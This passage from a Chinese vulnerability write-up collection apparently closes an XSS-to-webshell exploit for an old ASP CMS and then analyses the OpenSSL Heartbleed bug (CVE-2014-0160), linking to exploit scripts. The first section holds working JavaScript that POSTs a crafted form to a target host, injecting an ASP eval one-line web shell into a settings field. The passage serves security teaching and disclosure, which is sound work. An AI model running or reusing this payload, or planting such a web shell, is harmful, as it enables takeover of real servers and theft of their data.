


图 10-3-1

漏洞利用

```
var request = false;
if(window.XMLHttpRequest) {
request = new XMLHttpRequest();
if(request.overrideMimeType) {
request.overrideMimeType('text/xml');
}
} else if(window.ActiveXObject) {
var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP',
'Msxml2.XMLHTTP.7.0','Msxml2.XMLHTTP.6.0','Msxml2.XMLHTTP.5.0', 'Msxml2.XMLHTTP.4.0',
'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
for(var i=0; i<versions.length; i++) {
try {
request = new ActiveXObject(versions[i]);
} catch(e) {}
}
}
```

```
xmlhttp=request;
getshell();
function getshell(){
var    postUrl="http://192.168.1.125/wygk_cn_SystemSave.asp";
var    postdata=
"SiteName=1&xpurl=http%3A%2F%2F127.0.0.1%2F&email=1&QQ=1&Copyright=1&Address=1&Zip=1&Tel=1&SiteDescription=1&SiteKeywords=1&B_BG=3&logo=1&logourl=1&gd1=0&TopBanner=1&TopBannerurl=1&OtherTopBanner=1&OtherTopBannerurl=1&gd2=0&moveurl=&UpFileType=doc%7Cppt%7Cxls%7Crar%7Czip%7Cmdb%7Cmp3%7Cpdf%7Cgsp%7CDWF%7Ctxt%7Cyaseng%7Cphp%7Casp%22%25%3E%3C%25eval+request%28%22c%22%29%25%3E&MaxFileSize=102400&byteType=1&byteipType=&bytezfType=&newsipType=&wygk_cn_dbmenu=1&BOTTOMmenu=1&R_BG=0&AD_Show=0&ad_class=0&R_TOP=1&L_MAIN=1&R_MAIN=1&WYGK_CN_announceview=0&gg1=1&L_BG=2&index_top_news=6&top_news=10&bigclassshownum=10&sp_class=1&top_sp=6&top_pic_sp=3&index_top_txt=6&top_txt=10&top_img=5&reviewnum=6&picnum=10&newsnum=10&topuser=4&linkshownum=10&Submit=%CC%E1%BD%BB";
xmlhttp.open("POST", postUrl, true);//url 需要自己修改
xmlhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xmlhttp.setRequestHeader("Content-length", postdata.length);
xmlhttp.setRequestHeader("Connection", "close");
xmlhttp.send(postdata);
}
```

修复方案

过滤。

编辑评价

对于这种古老的 asp web 系统，诸如此类的 xss 是普遍存在的。
（全文完） 责任编辑：游风

第4节 OpensslTLSHearbeat 信息泄漏漏洞(CVE-2014-0160)

作者：Yaseng
来自：C0deplayTeam
网址：http:// www.yaseng.me

漏洞信息

程序	OpenSSL
影响版本	OpenSSL 1.0.2-beta　OpenSSL 1.0.1
等级	高危
发布时间	2014-4-8
漏洞作者	Sean Cassidy
相关编号	CVE-2014-0160

漏洞分析

OpenSSL 是一种开放源码的 SSL 实现，用来实现网络通信的高强度加密，现在被广泛地用于各种网络应用程序中。由于处理 TLS heartbeat 扩展时的边界错误，攻击者可以利用漏洞披露连接的客户端或服务器的存储器内容。这个漏洞使攻击者能够从内存中读取多达 64 KB 的

数据。什么概念，举个例子，你登陆支付宝的时候，走 ssl，post 的数据可以完完整整的从内存中读取下来，登陆的时候 post 些什么数据呢？用户名，密码。分析 ssl/dl_both.c 后：

```
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */
```

看到了一个指向一条 SSLv3 记录中数据的指针，结构体 SSL3_RECORD 的定义如下：

```
typedef struct ssl3_record_st
    {
        int type;               /* type of record */
        unsigned int length;    /* How many bytes available */
        unsigned int off;       /* read/write offset into 'buf' */
        unsigned char *data;    /* pointer to the record data */
        unsigned char *input;   /* where the decode bytes are */
        unsigned char *comp;    /* only used with decompression - malloc()ed */
        unsigned long epoch;    /* epoch number, needed by DTLS1 */
        unsigned char seq_num[8]; /* sequence number, needed by DTLS1 */
    } SSL3_RECORD;
```

每条 SSLv3 记录中包含一个类型域（type）、一个长度域（length）和一个指向记录数据的指针（data），再看：

```
dtls1_process_heartbeat：
    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
pl = p;
```

宏 n2s 从指针 p 指向的数组中取出前两个字节，并把它们存入变量 payload 中——这实际上是心跳包载荷的长度域（length）。变量 pl 则指向由访问者提供的心跳包数据。这个函数的后面进行了以下工作：

```
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 byte
    * message type, plus 2 bytes payload length, plus
    * payload, plus padding
    */
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;
```

所以程序将分配一段由访问者指定大小的内存区域，这段内存区域最大为(65535 + 1 + 2 + 16) 个字节。变量 bp 是用来访问这段内存区域的指针：

```
    /* Enter response type, length and copy payload */
    *bp++ = TLS1_HB_RESPONSE;
```

```
    s2n(payload, bp);
memcpy(bp, pl, payload);
```

宏 s2n 与宏 n2s 干的事情正好相反：s2n 读入一个 16 bit 长的值，然后将它存成双字节值，所以 s2n 会将与请求的心跳包载荷长度相同的长度值存入变量 payload。然后程序从 pl 处开始复制 payload 个字节到新分配的 bp 数组中——pl 指向了用户提供的心跳包数据。最后，程序将所有数据发回给用户。

如果用户并没有在心跳包中提供足够多的数据，会导致什么问题？比如 pl 指向的数据实际上只有一个字节，那么 memcpy 会把这条 SSLv3 记录之后的数据——无论那些数据是什么——都复制出来，很明显，SSLv3 记录附近有不少东西。

说实话，我对发现了 OpenSSL“心脏出血漏洞”的那些人的声明感到吃惊。当我听到他们的声明时，我认为 64 KB 数据根本不足以推算出像私钥一类的数据。至少在 x86 上，堆是向高地址增长的，所以我认为对指针 pl 的读取只能读到新分配的内存区域，例如指针 bp 指 向的区域。存储私钥和其它信息的内存区域的分配早于对指针 pl 指向的内存区域的分配，所以攻击者是无法读到那些敏感数据的。当然，考虑到现代 malloc 的各种神奇实现，我的推断并不总是成立的。

当然，你也没办法读取其它进程的数据，所以“重要的商业文档”必须位于当前进程的内存区域中、小于 64 KB，并且刚好位于指针 pl 指向的内存块附近。

漏洞利用

在线检测： http://possible.lv/tools/hb/。

Python 脚本：http://static.3001.net/upload/20140408/13969505715394.zip。

优化版:：https://github.com/yaseng/pentest/blob/master/misc/ssltest.py。

修复方案

升级到 OpenSSL 1.0.1g。

编辑评价

无需任何特权信息或身份验证，我们就可以从我们自己的（测试机上）偷来 X. 509 证书的私钥、用户名与密码、聊天工具的消息、电子邮件以及重要的商业文档和通信等数据。国内大量网站存在该漏洞，该漏洞称得上为今年史上最强大的漏洞。

相关链接

[1] 作者博客 http://blog.existentialize.com/diagnosis-of-the-openssl-heartbleed-bug.html。

[2] redrain@f4ck team 分析 http://sb.f4ck.org/thread-17960-1-1.html。

[3] Freebuf 报告 http://www.freebuf.com/vuls/31339.html。

[4] 附件地址 http://pan.baidu.com/s/1jGBiWnk

（全文完） 责任编辑：游风